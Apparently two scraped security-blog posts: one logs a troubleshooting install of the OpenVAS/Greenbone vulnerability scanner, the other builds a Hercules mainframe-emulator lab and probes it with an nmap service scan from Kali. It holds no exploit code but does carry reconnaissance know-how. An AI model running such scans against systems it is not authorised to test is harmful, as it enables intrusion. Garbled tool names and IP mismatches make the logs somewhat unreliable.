epel-release.noarch 0:7-11              gnutls-dane.x86_64 0:3.3.29-9.el7_6              gnutls-utils.x86_64 0:3.3.29-9.el7_6              greenbone-security-assistant.x86_64 0:9.0.0-9376.el7.art
greenbone-vulnerability-manager.noarch 0:11.0.0-9461.el7.art  gss-lib.x86_64 0:11.0.0-9357.el7.art              gwd.x86_64 0:9.0.0-9468.el7.art                    havedge.x86_64 0:1.9.1-2.el7.art
heimdal-libs.x86_64 0:1.6.0-0.9.20140621gits5adc06.el7.art  hiredis.x86_64 0:0.12.1-1.el7.art                jemalloc.x86_64 0:3.6.0-1.el7.art                  libarchive.x86_64 0:3.1.2-14.el7_7
libevent.x86_64 0:2.0.21-4.el7           libical.x86_64 0:3.0.3-2.el7                     libicu.x86_64 0:50.2.4-1.el7_7                    libmicrohttpd.x86_64 0:0.9.33-2.el7
libpcap.x86_64 14:1.5.3-12.el7          libsmbclient.x86_64 0:4.10.16-9.el7_9            libssh.x86_64 0:0.7.1-7.el7                        libxslt.x86_64 0:1.1.28-6.el7
net-snmp-libs.x86_64 1:5.7.2-49.el7     net-snmp-utils.x86_64 1:5.7.2-49.el7              nmap.x86_64 2:6.47-8.el7.art                       nmap-ncat.x86_64 2:6.47-8.el7.art
openldap-clients.x86_64 0:2.24.44-22.el7  openvas-scanner.x86_64 0:11.0.0-9465.el7.art      openvas-smb.x86_64 0:11.0.0-9395.el7.art            postgresql-libs.x86_64 0:9.2.24-4.el7_8
psmisc.x86_64 0:22.20-17.el7           redis.x86_64 0:3.0.7-4.el7.art                    rng-tools.x86_64 0:6.3.1-5.el7                     samba-client.x86_64 0:4.10.16-9.el7_9
socat.x86_64 0:1.7.3.2-2.el7           unbound-libs.x86_64 0:1.6.6-5.el7_8

complete!
[root@centos7 ~]#
```

Ok. So maybe Ubuntu ISO will be the solution I'm looking for? Checking:



```
File Edit View Search Terminal Help
python2.7-doc binfmt-support ruby-redis ri ruby-dev bundler sqlite
tcl-tclreadline debhelper perl-tk texlive-fonts-recommended-doc
texlive-latex-base-doc python-pygments icc-profiles libfile-which-
libspreadsheet-parseexcel-perl texlive-latex-extra-doc
texlive-latex-recommended-doc texlive-pstricks dot2tex prerex ruby
| libtcltk-ruby texlive-pictures-doc vprexer
The following NEW packages will be installed:
doc-base fonts-lato fonts-lmodern fonts-texgyre gnutls-bin
greenbone-security-assistant greenbone-security-assistant-common
javascript-common libblas3 libgnutls-dane0 libhiredis0.13 libjemal
libjs-jquery liblinear3 libmicrohttpd12 libopenvas9 libopts25 libp
libptexenc1 libpython-stdlib libruby2.5 libsyntax1 libtcl8.6 libt
libtexluajit2 libtk8.6 libunbound2 libuuid-perl libyaml-tiny-perl
libzip-0-13 lmodern nmap openvas openvas-cli openvas-manager
openvas-manager-common openvas-scanner preview-latex-style python
python-minimal python2.7 python2.7-minimal rake redis-server redis
ruby ruby-did-you-mean ruby-minitest ruby-net-telnet ruby-power-as
ruby-test-unit ruby2.5 rubygems-integration sqlite3 tcl tcl8.6 tex
tex-gyre texlive-base texlive-binaries texlive-fonts-recommended
texlive-latex-base texlive-latex-extra texlive-latex-recommended
texlive-pictures texlive-plain-generic tipa tk tk8.6 xsltproc
The following packages will be upgraded:
libgnutls30 libkpathsea6 libpython2.7 libpython2.7-minimal
libpython2.7-stdlib libsqlite3-0
6 upgraded, 70 newly installed, 0 to remove and 671 not upgraded.
Need to get 137 MB/142 MB of archives.
After this operation, 455 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Looks like a nice update! ;) We'll wait a bit and see if that helps...

```
root@jlrp:/var/log/openvas# cat openvasssd.messages
root@jlrp:/var/log/openvas# cat gsad.log
gsad main:MESSAGE:2020-12-20 14h14.04 utc:7438: Starting GSAD version 7.0.2
gsad main:WARNING:2020-12-20 14h14.04 utc:7438: main: Locale defined by environ
ment variables is not an "en..." one.
gsad xslt:WARNING:2020-12-20 14h14.04 utc:7438: init_language_lists: Failed to
open locale directory "/usr/share/openvas/gsa/locale": No such file or director
y
gsad main:CRITICAL:2020-12-20 14h14.04 utc:7438: main: Could not load private S
SL key from /var/lib/openvas/private/CA/serverkey.pem: Failed to open file "/va
r/lib/openvas/private/CA/serverkey.pem": No such file or directory
root@jlrp:/var/log/openvas#
```

No – what will help is reading the manual! ;D What a surprise:

```
root@jirap:/var/log/opensvas# opensvas-setup
ERROR: Directory for keys (/var/lib/opensvas/private/CA) not found!
ERROR: Directory for certificates (/var/lib/opensvas/CA) not found!
ERROR: CA key not found in /var/lib/opensvas/private/CA/cakey.pem
ERROR: CA certificate not found in /var/lib/opensvas/CA/cacert.pem
ERROR: CA certificate failed verification, see /tmp/tmp.UVurNscdmD/opensvas-manage-certs.log for details. Aborting.

ERROR: Your OpenVAS certificate infrastructure did NOT pass validation.
See messages above for details.
Generated private key in /tmp/tmp.eNcQldaTXS/cakey.pem.
Generated self signed certificate in /tmp/tmp.eNcQldaTXS/cacert.pem.
Installed private key to /var/lib/opensvas/private/CA/cakey.pem.
Installed certificate to /var/lib/opensvas/CA/cacert.pem.
Generated private key in /tmp/tmp.eNcQldaTXS/serverkey.pem.
Generated certificate request in /tmp/tmp.eNcQldaTXS/serverrequest.pem.
Signed certificate request in /tmp/tmp.eNcQldaTXS/serverrequest.pem with CA certificate in /var/lib/opensvas/CA/cacert.pem to generate certificate in /tmp/tmp.eNcQldaTXS/servercert.pem.
Installed private key to /var/lib/opensvas/private/CA/serverkey.pem.
Installed certificate to /var/lib/opensvas/CA/servercert.pem.
Generated private key in /tmp/tmp.eNcQldaTXS/clientkey.pem.
```


Now it looks like we have our pem-files. Next I was here:

```
Get:2 http://ppa.launchpad.net/mrazavi/opensvas/ubuntu bionic/main amd64 opensvas-manager amd64 7.0.3-2bionic [759 kB]
Fetched 861 kB in 21s (40,9 kB/s)
Preconfiguring packages ...
(Reading database ... 158131 files and directories currently installed.)
Removing opensvas (9.0.2) ...
Removing opensvas-manager (7.0.2-2) ...
Removing opensvas-scanner (5.1.1-3) ...
Selecting previously unselected package opensvas9-scanner.
(Reading database ... 158087 files and directories currently installed.)
Preparing to unpack .../opensvas9-scanner_5.1.3-1bionic_amd64.deb ...
Unpacking opensvas9-scanner (5.1.3-1bionic) ...
Selecting previously unselected package opensvas9-manager.
Preparing to unpack .../opensvas9-manager_7.0.3-2bionic_amd64.deb ...
Unpacking opensvas9-manager (7.0.3-2bionic) ...
dpkg: error processing archive /var/cache/apt/archives/opensvas9-manager_7.0.3-2bionic_amd64.deb (--unpack):
trying to overwrite '/usr/bin/opensvas-manage-certs', which is also in package opensvas-manager-common 7.0.2-2
dpkg-deb: error: paste subprocess was killed by signal (Broken pipe)
Errors were encountered while processing:
```


Still there was something missing (and – spoiler alert ;) – it was still my ‘manuals I never read’ ;)). So after a while – I was here, checking *opensvasd*:

```
root@jirap:~# opensvasd -s
plugins_folder = /var/lib/opensvas/plugins
cache_folder = /var/cache/opensvas
include_folders = /var/lib/opensvas/plugins
max_hosts = 30
max_checks = 10
be_nice = no
logfile = /var/log/opensvas/opensvasd.messages
log_whole_attack = no
log_plugins_name_at_load = no
dumpfile = /var/log/opensvas/opensvasd.dump
cgi_path = /cgi-bin:/scripts
optimize_test = yes
checks_read_timeout = 5
```

During the installation I realized one (imho ‘important’) thing: we can not download the *feeds*... So I started googling and that’s how I found:



Ok, good to know. So I decided to start it all over again and that how I landed on the (RTF)manual pages[5]. ;) We should be here:



Let's move forward.

Current Example

After we'll install it there should be a similar screen to the one presented below:


```
GSM TRial [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
Welcome to Greenbone OS 20.08 (tty1)

The web interface is available at:

    http://192.168.1.103

gsm login: _
```

Now we need to prepare a basic setup of our new VM and we should be somewhere here:



So far, so good. Looks like we have a new VM to check ;]

After a while I created another installation – this time I used Ubuntu 20 ISO:

```
root@ubuntu20: /home/c
root@ubuntu20: /home/c# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:6379          0.0.0.0:*                 LISTEN      14986/redis-server
tcp        0      0 127.0.0.1:9392         0.0.0.0:*                 LISTEN      16055/gsad
tcp        0      0 127.0.0.53:53          0.0.0.0:*                 LISTEN      424/systemd-resolve
tcp        0      0 0.0.0.0:22             0.0.0.0:*                 LISTEN      3848/sshd: /usr/sbi
tcp        0      0 127.0.0.1:631         0.0.0.0:*                 LISTEN      481/cupsd
tcp        0      0 127.0.0.1:5432         0.0.0.0:*                 LISTEN      10909/postgres
tcp        0      0 10.0.2.15:22           10.0.2.2:61676          ESTABLISHED 7071/sshd: c [priv]
tcp6       0      0 :::1:6379              :::*                     LISTEN      14986/redis-server
tcp6       0      0 :::22                  :::*                     LISTEN      3848/sshd: /usr/sbi
tcp6       0      0 :::1:631               :::*                     LISTEN      481/cupsd
root@ubuntu20: /home/c#
```

Looks good. As you can see now we should be ready to use both tools: Nessus CLI (mentioned in one of the previous sections as „Red-Had-Ness-Us”) as well as OpenVAS CLI (or Greenbone Security Manager – you name it):

```
c@ubuntu20:~$ openvas-nasl
Error. No input file(s) specified !
c@ubuntu20:~$ openvas-nasl -h
Usage:
  openvas-nasl [OPTION?] NASL_FILE... - standalone NASL interpreter for OpenVAS

Help Options:
  -h, --help                Show help options

Application Options:
  -V, --version              Display version information
  -d, --debug                Output debug information to stderr.
  -D, --description          Only run the 'description' part of the script
  -B, --both                 Run in description mode before running the script.
  -p, --parse                Only parse the script, don't execute it
  -L, --lint                 'lint' the script (extended checks)
  -t, --target=<target>     Execute the scripts against <target>
  -T, --trace=<file>        Log actions to <file> (or '-' for stderr)
  -c, --config-file=<filename> Configuration file
  -e, --source-iface=<iface_name> Source network interface for established connections.
  -s, --safe                 Specifies that the script should be run with 'safe checks' enabled
  -X, --disable-signing     Run the script with disabled signature verification
  -i, --include-dir=<dir>   Search for includes in <dir>
  --debug-tls=<level>       Enable TLS debugging at <level>
  -k, --kb=<key=value>     Set KB key to value. Can be used multiple times

c@ubuntu20:~$
```

This is what I was looking for. ;) Now it should be easier to check both NASL-based plugins or simply compare the results from both plugins arsenals.

Maybe you'll find it useful. Cheers ;)

References

Links/resources I found interesting while I was creating this article:

[1- Automated Scans with Kali using OpenVAS](#)

[2 – Test GreenBone now](#)

[3 – Install for CentOS \(1\)](#)

[4 – Install for CentOS \(2\)](#)

[5 – Setup Trial GSM \(GreenBone Security Manager\)](#)

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


Ready?

Initial step

Last time I found few interesting articles online about mainframe's. I decided it will be a good idea to learn a little bit more about it. That's how I found a very interesting emulator called Hercules[1]. Below you'll find few notes about my initial adventures with that software. Here we go...


To proceed, this time[2] I created a small lab based on Windows 10. Software I used to prepare my LAB will be described below. I used:




The screenshot shows a Windows File Explorer window with the address bar displaying the path: sieć > 192.168.1.172 > c > tests > hercules >. The main area shows a list of files and folders with columns for 'Nazwa' (Name) and 'Data modyfikacji' (Date modified). The files listed are:

Nazwa	Data modyfikacji
Note-Important.txt	06.12.2020 19:56
ADDRSPC+Parameter.txt	06.12.2020 19:56
hercules.txt	06.12.2020 19:56
hercules-3.07-w32.msi	06.12.2020 20:31
hercules-3.07-w32.zip	06.12.2020 20:31


When you'll install all of it – I recommend a restart, you know, „it's Windows” ;) so – we should be somewhere here:



Click Next:



And after a while we should of course allow the access on the firewall:



For now we should be somewhere here:

```

H C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
Modes: S/370 ESA/390 z/Arch
Max CPU Engines: 8
Using fthreads instead of pthreads
Dynamic loading support
Using shared libraries
HTTP Server support
No SIGABEND handler
Regular Expressions support
Automatic Operator support
Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
HHCHD018I Loadable module directory
crypto module loaded (c) Copyright B
Active: Message Security Assist
Message Security Assist EX
Message Security Assist EX
HHCCF065I Hercules: tid=000027C, pi
HHCHT001I HTTP listener thread start
HHCHT013I Using HTTPROOT directory
HHCHT006I Waiting for HTTP requests
HHCTE001I Console connection thread
HHCTE003I Waiting for console connec
HHCTT002I Timer thread started: tid=
HHCCP002I CPU0000 thread started: ti
HHCCP003I CPU0000 architecture mode
HHCPN001I Control panel thread start
HHCAO001I Hercules Automatic Operat
tid=00000C18, pri=0, pid=2
Command ==>
PU0000 PSW=0000000000000000 24M.....

```

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3270	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:8081	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49408	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49409	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49410	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49411	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49412	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49413	0.0.0.0:0	LISTENING
TCP	127.0.0.1:49492	127.0.0.1:49493	ESTABLISHED

As we can see Hercules opened additional port on our Windows VM. We'll get back to that later. For now we should be here, checking ? command:

```

HHCPN001I Control panel thread started: tid=000027C, pid=2792
HHCAO001I Hercules Automatic Operator thread started;
tid=00000C18, pri=0, pid=2792
?
HHCPN140I Valid panel commands are...

Command      Description...
-----
help          list all commands / command specific help
?            alias for help

*            Comment
#            Comment

message      Display message on console a la VM
msg          Alias for message
msgnoh       Similar to "message" but no header

hst          history of commands
hao          Hercules Automatic Operator
log          direct log output
logopt       change log options
uptime       display how long Hercules has been running

version      display version information

quit         terminate the emulator
exit         (synonym for 'quit')
Command ==>
CPU0000 PSW=0000000000000000 24M.....

```

So far, so good. Let's continue below...

Interesting possibilities

According to the *purpose* of the mainframe (from „my“^[2] perspective ;>) it's extremely interesting what can be done here or for what it can be used.

Let's take a look here^[3]:



So having all of this in back of the mind, I decided to continue learning with my new installed emulator. (Few interesting resources you'll find in the *Reference* section on the end of this article.) We should start here:

```
26 ?
help hst
hst: history of commands
Format: "hst | hst n | hst l". Command "hst l" or "hst 0" displays
list of last ten commands entered from command line
hst n, where n is a positive number retrieves n-th command from list
hst n, where n is a negative number retrieves n-th last command
hst without an argument works exactly as hst -1, it retrieves last command

Command ==> _
CPU0000 PSW=0000000000000000 24M.....
```

Let's continue here:

```
C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
REPLACE      Replaces files.
RMDIR        Removes a directory.
ROBOCOPY      Advanced utility to copy files and directory trees.
SET           Displays, sets, or removes Windows environment variables.
SETLOCAL      Begins localization of environment changes in a batch file.
SC            Displays or configures services (background processes).
SCHTASKS      Schedules commands and programs to run on a computer.
SHIFT         Shifts the position of replaceable parameters in batch files.
SHUTDOWN      Allows proper local or remote shutdown of machine.
SORT          Sorts input.
START         Starts a separate window to run a specified program or command.
SUBST         Associates a path with a drive letter.
SYSTEMINFO    Displays machine specific properties and configuration.
TASKLIST      Displays all currently running tasks including services.
TASKKILL      Kill or stop a running process or application.
TIME          Displays or sets the system time.
TITLE         Sets the window title for a CMD.EXE session.
TREE          Graphically displays the directory structure of a drive or
              path.
TYPE          Displays the contents of a text file.
VER           Displays the Windows version.
VERIFY        Tells Windows whether to verify that your files are written
              correctly to a disk.
VOL           Displays a disk volume label and serial number.
XCOPY         Copies files and directory trees.
WMIC          Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.
Command ==> herc sh help_
CPU0000 PSW=0000000000000000 24M.....
```

I decided to run Kali on my VM(Ware) and scan the Windows host with Hercules (started and installed):

```
root@kali: ~
root@kali:~# ping -c 1 192.168.1.58
PING 192.168.1.58 (192.168.1.58) 56(84) bytes of data.
64 bytes from 192.168.1.58: icmp_seq=1 ttl=128 time=1.24 ms

--- 192.168.1.58 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.244/1.244/1.244/0.000 ms
root@kali:~# nmap -sV -vvv -p 3270 -n -Pn -oN herc.log 192.168.1.52 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-06 18:57 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
Initiating SYN Stealth Scan at 18:57
Scanning 192.168.1.52 [1 port]
Completed SYN Stealth Scan at 18:57, 2.04s elapsed (1 total ports)
Initiating Service scan at 18:57
Initiating OS detection (try #1) against 192.168.1.52
Initiating Traceroute at 18:57
```

